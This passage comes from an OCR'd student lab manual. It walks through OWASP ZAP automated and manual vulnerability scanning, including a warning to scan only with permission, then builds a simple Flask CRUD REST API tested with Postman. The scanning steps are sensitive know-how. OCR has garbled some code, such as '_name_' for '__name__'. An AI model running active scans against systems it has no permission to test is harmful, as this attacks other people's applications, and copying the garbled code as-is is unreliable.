
Automated scan

To run a Quick Start Automated Scan:


1. Start Zap and click the large 'Automated Scan' button in the 'Quick Start' tab.
2. Enter the full URL of the web application you want to attack in the 'URL to attack' text box.
3. Click the 'Attack' button.



4. After Clicked the 'Attack' button, ZAP will start crawling the web application with its spider and passively scan each page it finds. Then ZAP will use the active scanner to attack all of the discovered pages, functionality and parameters.



5. Status of the vulnerable factors



Exploring the web application manually (Manual Scan)

Spiders are a great way to explore the basic site, but they should be combined with manual exploration to be more effective. This functionality is very useful when your web application needs a login or contains things like registration forms, etc.

Launch browsers that are pre-configured to proxy through ZAP via the Quick Start tab. Browsers launched in this way will also ignore any certificate validation warnings that would otherwise be reported.

To Manually Explore the web application:

1. Start ZAP and click on the large ‘Manual Explore’ button in the Quick Start tab.
2. Enter the full URL of the web application to be explored in the ‘URL to explore’ text box.
3. Select the browser you would like to use and click the ‘Launch Browser’ button.

4. This will launch the selected browser with a new profile. Now explore all of the targeted web applications through this browser. ZAP passively scans all the requests and responses made during your exploration for vulnerabilities, continues to build the site tree, and records alerts for potential vulnerabilities found during the exploration.

What is passive scanning?

Passive scans only scan the web application responses without altering them. It does not attack or insert malicious scripts to the web application, so this is a safe scan; you can use it if you are new to security testing. Passive scanning is good at finding some vulnerabilities and as a way to get a feel for the basic security of a web application.

What is active scanning?

Active scan attacks the web application using known techniques to find vulnerabilities. This is a real attack that attempts to modify data and insert malicious scripts in the web application.

Active scans put the application at risk, so do not use active scanning against web applications you do not have permission to test.

Inspecting the test results

Once the scan is completed, ZAP generates a list of issues that are found during the scan. These issues can be seen on the Alerts tab that is located in the bottom pane. All the issues are marked

with color coded flags. User can also generate an HTML scan report through the 'Report' menu option on the top of the screen.

ZAP scan report risk categories can be visualized as flows as

Result :

The Identification of the vulnerabilities using OWASP ZAP tool has been completed successfully.

EX NO : 3	CREATION OF SIMPLE REST API USING PYTHON
DATE :	

Aim :

To Create simple REST API using python for following operations like GET, PUSH, POST and DELETE.

Procedure :

Running Flask Application in PyCharm:

1. Open PyCharm and create a new Python project or open an existing one.

2. Create a new Python file (e.g., app.py) and Enter the following code into it.


App.py

```
from flask import Flask, jsonify, request
app = Flask(_name_)
# Sample data for demonstration
data = {
  'items': [
    {'id': 1, 'name': 'Item 1'},
    {'id': 2, 'name': 'Item 2'},
    {'id': 3, 'name': 'Item 3'}
  ]
}
# GET method - Get all items
@app.route('/items', methods=['GET'])
def get_items():
  return jsonify({'items': data['items']})
# GET method - Get a specific item by ID
@app.route('/items/<int:item_id>', methods=['GET'])
```


```
def get_item(item_id):
    item = next((item for item in data['items'] if item['id'] == item_id), None)
    if item:
        return jsonify({'item': item})
    else:
        return jsonify({'message': 'Item not found'}), 404
# POST method - Add a new item
@app.route('/items', methods=['POST'])
def add_item():
    new_item = {'id': len(data['items']) + 1, 'name': request.json['name']}
    data['items'].append(new_item)
    return jsonify({'item': new_item}), 201
# PUT method - Update an existing item by ID
@app.route('/items/<int:item_id>', methods=['PUT'])
def update_item(item_id):
    item = next((item for item in data['items'] if item['id'] == item_id), None)
    if item:
        item['name'] = request.json['name']
        return jsonify({'item': item})
    else:
        return jsonify({'message': 'Item not found'}), 404
# DELETE method - Delete an item by ID
@app.route('/items/<int:item_id>', methods=['DELETE'])
def delete_item(item_id):
    item = next((item for item in data['items'] if item['id'] == item_id), None)
    if item:
        data['items'].remove(item)
        return jsonify({'message': 'Item deleted'})
    else:
        return jsonify({'message': 'Item not found'}), 404
if _name_ == '_main_':
```


app.run(debug=True)


3. Make sure you have Flask installed in your project's virtual environment. If not, you can install it using pip: pip install Flask



4. Once Flask is installed, you can run the Flask application by executing the Python file (app.py). You can do this by right-clicking on the file in PyCharm's project explorer and selecting "Run 'app'".





epp
Version control
RESTAPI
Project
epp C:\Users\sudhi\PycharmProjects\epp
RESTAPI.py
External Libraries
Scratches and Consoles
RESTAPI.py
}
# GET method - Get all items
@app.route(rule: '/items', methods=['GET'])
def get_items():
return jsonify({'items': data['items']})
GET method - Get a specific item by ID
@app.route(rule: '/items/<int:item_id>', methods=['GET'])
def get_item(item_id):
get_items()
Run
RESTAPI
C:\Users\sudhi\PycharmProjects\testing\epp\Scripts\python.exe C:\Users\sudhi\PycharmProjects\epp\RESTAPI.py
* Serving Flask app 'RESTAPI'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 577-986-584
epp > RESTAPI.py
15:36 CRLF UTF-8 4 spaces Python 3.9 (epp)
ENG
IN
02:46 PM
03-05-2024


epp
Version control
RESTAPI
Project
epp C:\Users\sudhi\PycharmProjects\epp
RESTAPI.py
External Libraries
Scratches and Consoles
RESTAPI.py
}
# GET method - Get all items
@app.route(rule: '/items', methods=['GET'])
def get_items():
return jsonify({'items': data['items']})
GET method - Get a specific item by ID
@app.route(rule: '/items/<int:item_id>', methods=['GET'])
def get_item(item_id):
get_items()
Run
RESTAPI
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 577-986-584
Open in Chrome
Open in Firefox
Open in Edge
Copy URL
127.0.0.1 - - [03/May/2024 14:46:43] "GET / HTTP/1.1" 404 -
127.0.0.1 - - [03/May/2024 14:46:43] "GET /favicon.ico HTTP/1.1" 404 -
epp > RESTAPI.py
15:36 CRLF UTF-8 4 spaces Python 3.9 (epp)
ENG
IN
02:46 PM
03-05-2024


Testing the Flask Application using Postman:

1. Download and install Postman from the official website:
   [Postman Download Page](https://www.postman.com/downloads/).
2. Open Postman.
3. Set the HTTP method, URL, and request body (if applicable) for each CRUD operation you want to test:


GET All Items: Set the method to GET and the URL to http://localhost:5000/items.




